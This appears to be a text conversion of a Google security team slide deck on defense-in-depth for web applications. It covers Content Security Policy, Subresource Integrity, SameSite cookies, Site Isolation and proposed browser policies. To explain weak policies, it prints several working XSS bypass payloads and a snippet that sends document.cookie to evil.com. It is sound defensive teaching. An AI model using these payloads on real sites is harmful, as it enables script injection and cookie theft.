# Defense-in-depth techniques

for modern web applications

#### **About Us**



Lukas Weichselbaum

Senior Information Security Engineer

Michele Spagnuolo

Senior Information Security Engineer

We work in a focus area of the **Google** security team (ISE) aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

### Agenda

- Content Security Policy
- Subresource Integrity
- Same-Site Cookies
- Site Isolation, CORB & From-Origin
- Upcoming
  - Suborigins
  - Origin Policy
  - Feature Policy

# Content Security Policy (CSP)

#### What is CSP?

 An HTTP header developers can use to lock down their web applications in various ways.

 A defense-in-depth mechanism - it reduces the harm that a malicious injection can cause, but it is not a replacement for careful input validation and output encoding.

#### CSP is **NOT**...

- A replacement for secure coding practices
- A mechanism to prevent data exfiltration

#### The Complex World of CSP

XSS

Defense-in-depth protection against XSS

### UI

Defense-in-depth against UI-level attacks

#### **HTTPS**

Force HTTPS and block mixed-content

#### **BLOCK**

**Block everything** 

#### **FRAME**

Restrict frame ancestors and framing



Nonce-based CSP

- Hash-based CSP
- Whitelist-based CSP

#### **Directives**

- script-src
- object-src
- base-uri

**Directives** 

- style-src

#### **Directives**

- upgrade-insecure-requests
- block-all-mixed-content

#### **Directives**

- default-src 'none'

#### **Directives**

- frame-ancestors
- frame-src

Directives

- default-src
- \*-src

#### So what about XSS?

CSP is mostly used to mitigate XSS

- Most CSPs are based on whitelists
  - >94% automatically bypassable
- Introduced 'strict-dynamic' to ease adoption of policies based on nonces


### CSP against XSS

- Whitelist-based CSP (very weak)
  - o script-src ajax.google.com
- Nonce-based CSP
  - o script-src 'nonce-r4nd0m'
- Hash-based CSP
  - o script-src 'sha256-vbqjgm0/1eNbI...'

### CSP against XSS

- Whitelist-based CSP
- Nonce-based CSP
- Hash-based CSP


### Whitelist-Based CSP Example



#### **Content-Security-Policy**

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

### Whitelist-Based CSP Example



#### **Content-Security-Policy**

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

#### Whitelist-based CSP is broken

"CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy"

Proceedings of the 23rd ACM Conference on Computer and Communications Security, ACM, Vienna, Austria (2016)

#### **CSP Bypasses**

#### 'unsafe-inline' in script-src

```
script-src 'self' 'unsafe-inline';
object-src 'none';
Bypass:
```

#### ">'><script>alert(1337)</script>

#### **URL** scheme/wildcard in script-src

```
script-src 'self' https: data: *;
object-src 'none';
```

Bypass: ">'><script
src=data:text/javascript,alert(1337)</pre>

></script>

#### JSONP-like endpoint in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
Bypass: ">'><script</pre>
```

src="https://whitelisted.com/jsonp?
callback=alert">

#### AngularJS library in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
```

Bypass: "><script
src="https://whitelisted.com/angular
js/1.1.3/angular.min.js"></script><d
iv ng-app ng-csp id=p
ng-click=\$event.view.alert(1337)>

#### Missing or lax object-src

```
script-src 'none';

Bypass: ">'><object
type="application/x-shockwave-flash"
data='https://ajax.googleapis.com/aj
ax/libs/yui/2.8.0r4/build/charts/ass
ets/charts.swf?allowedDomain=\"})))}
catch(e){alert(1337)}//'>
<param name="AllowScriptAccess"
value="always"></object>
```

#### Missing base-uri

```
script-src /foo.js;
Bypass: ">'><base
href="https://evil.com/">
```

### CSP against XSS


- Whitelist-based CSP
- Nonce-based CSP
- Hash-based CSP

#### Recap: How do CSP Nonces Work?

#### CSP based on nonces

- all <script> tags with the correct nonce attribute will get executed
- no host/path whitelists
- no bypasses caused by JSONP-like endpoints on external domains
- no need to go through painful process of crafting/maintaining whitelist

### Recap: How do CSP Nonces Work?




#### **Content-Security-Policy:**

```
script-src 'nonce-r4nd0m';
report-uri /csp_violation;
```

yep.com

#### Recap: How do CSP Nonces Work?



### Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

- grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins
- 'strict-dynamic' in a script-src:
  - discards whitelists (for backward-compatibility)
  - allows JS execution when created via e.g. document.createElement('script')

### Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```


```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
  document.write(s);
  </script>
</script>


<script nonce="r4nd0m">
  var s = "<script ";
  var s = "<script";
  document.body.innerHTML = s;
  </pre>

<p
```

### Step by step towards a stricter CSP



### Step by step towards a stricter CSP



#### New features in CSP 3

#### unsafe-hashed-attributes

Aims to make CSP deployment simpler by allowing developers to enable specific inline JS handlers via hashes.

```
<button id="action" onclick="doSubmit()">
```

script-src 'unsafe-hashed-attributes' 'sha256-jzgBGA4UWFFmpOBq0JpdsySukE1FrEN5bUpoK8Z29fY='

#### New features in CSP 3

unsafe-inline-attributes (proposal)

Aims to block attacks using <style> blocks like the CSS-keylogger\*

The 'unsafe-inline-attributes' keyword behaves similarly to 'unsafe-inline' but only for attributes.

<button id="action" style="color:green">

style-src 'unsafe-inline-attributes' 'nonce-rAnd0m'

### Why not use CSP to prevent data exfiltration?

- TL;DR Game over once attacker can execute JS
- Too many ways to exfiltrate data
- E.g. links are not subject to CSP:

```
document.write("<a id='foo'
  href='//evil.com/"+document.cookie+"'></a>");
document.getElementById("foo").click();
```

 Other examples: postMessage, DNS prefetch, window.open ...

# CSP at Google


### CSP adoption at Google

- Currently CSP is enforced on
  - o over **50%** of outgoing traffic
  - > 30 domains with 100% coverage
  - o most **sensitive** web applications (Login, Gmail, Docs, ...)


#### Goal

- Enforced in all new & sensitive applications
- o Nonce only CSPs (no unsafe-eval, no strict-dynamic) for sensitive applications


#### Google-wide strict CSP coverage



#### **CSP Tools and Infrastructure**







# Subresource Integrity (SRI)

#### What is SRI?

Ensures that resources hosted on third-party servers have not been tampered with by specifying a hash of their expected content.

### Browser support for SRI



### Same-Site Cookies

#### What are Same-Site Cookies?

The **SameSite** flag in cookies allows servers to mitigate the risk of XSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same site.

#### What are Same-Site Cookies?

#### Strict

Cookies are not sent when there is cross-site navigation

#### Lax

Cookies are not sent when there is cross-site navigation and an "unsafe" HTTP method such as POST


### Browser support for Same-Site Cookies



# Site Isolation, CORB & From-Origin

#### What is Site Isolation?

A Chromium browser setting ensuring that pages from different websites are put into **different processes** and blocking the process from receiving sensitive data from other sites.



### What is CORB?

(was XSDB)

An important part of Site Isolation restricting which cross-origin data is sent to a renderer process, limiting the access to such data using speculative side-channel attacks like **Spectre**.

Example: loading cross-origin HTML in <img>.

# What is From-Origin? (proposal)

Prevents resources from being loaded and included by non-whitelisted origins.

Mitigates **inline linking** and attacks such as **Spectre**.

# **Upcoming Mitigations**

# Suborigins (proposal)

Isolate different applications running in the same origin by adding to a response a server-specified namespace to the origin tuple:


```
(scheme, host, port, namespace)
```


https://w3c.github.io/webappsec-suborigins/

### Use cases of Suborigins

- Per-user origins
- Segregating user content from the main origin
- Isolate sensitive functionalities
  - o /wp-admin/
  - o /password\_reset

### **Adopting Suborigins**





Communication type	Solution
Suborigin to Suborigin	Add Suborigin header
Suborigin to Origin	Add Access-Control-Allow-Suborigin
Suborigin to Extern	Fix Access-Control-Allow-Origin

# Origin Policy (proposal)

#### Applies:

- Content Security Policy
- Referrer Policy
- other policies

to an entire origin, by default (like "pinning"). It complements header-based delivery, increasing coverage.

# Feature Policy (proposal)

Selectively enables and disables different browser features and web APIs (from the ability to go fullscreen to disabling WebUSB).

Example: in combination with Origin Policy, restrict geolocation API to a particular page, reducing attack surface in case of XSS on the domain.

### **Questions?**

You can find us at:



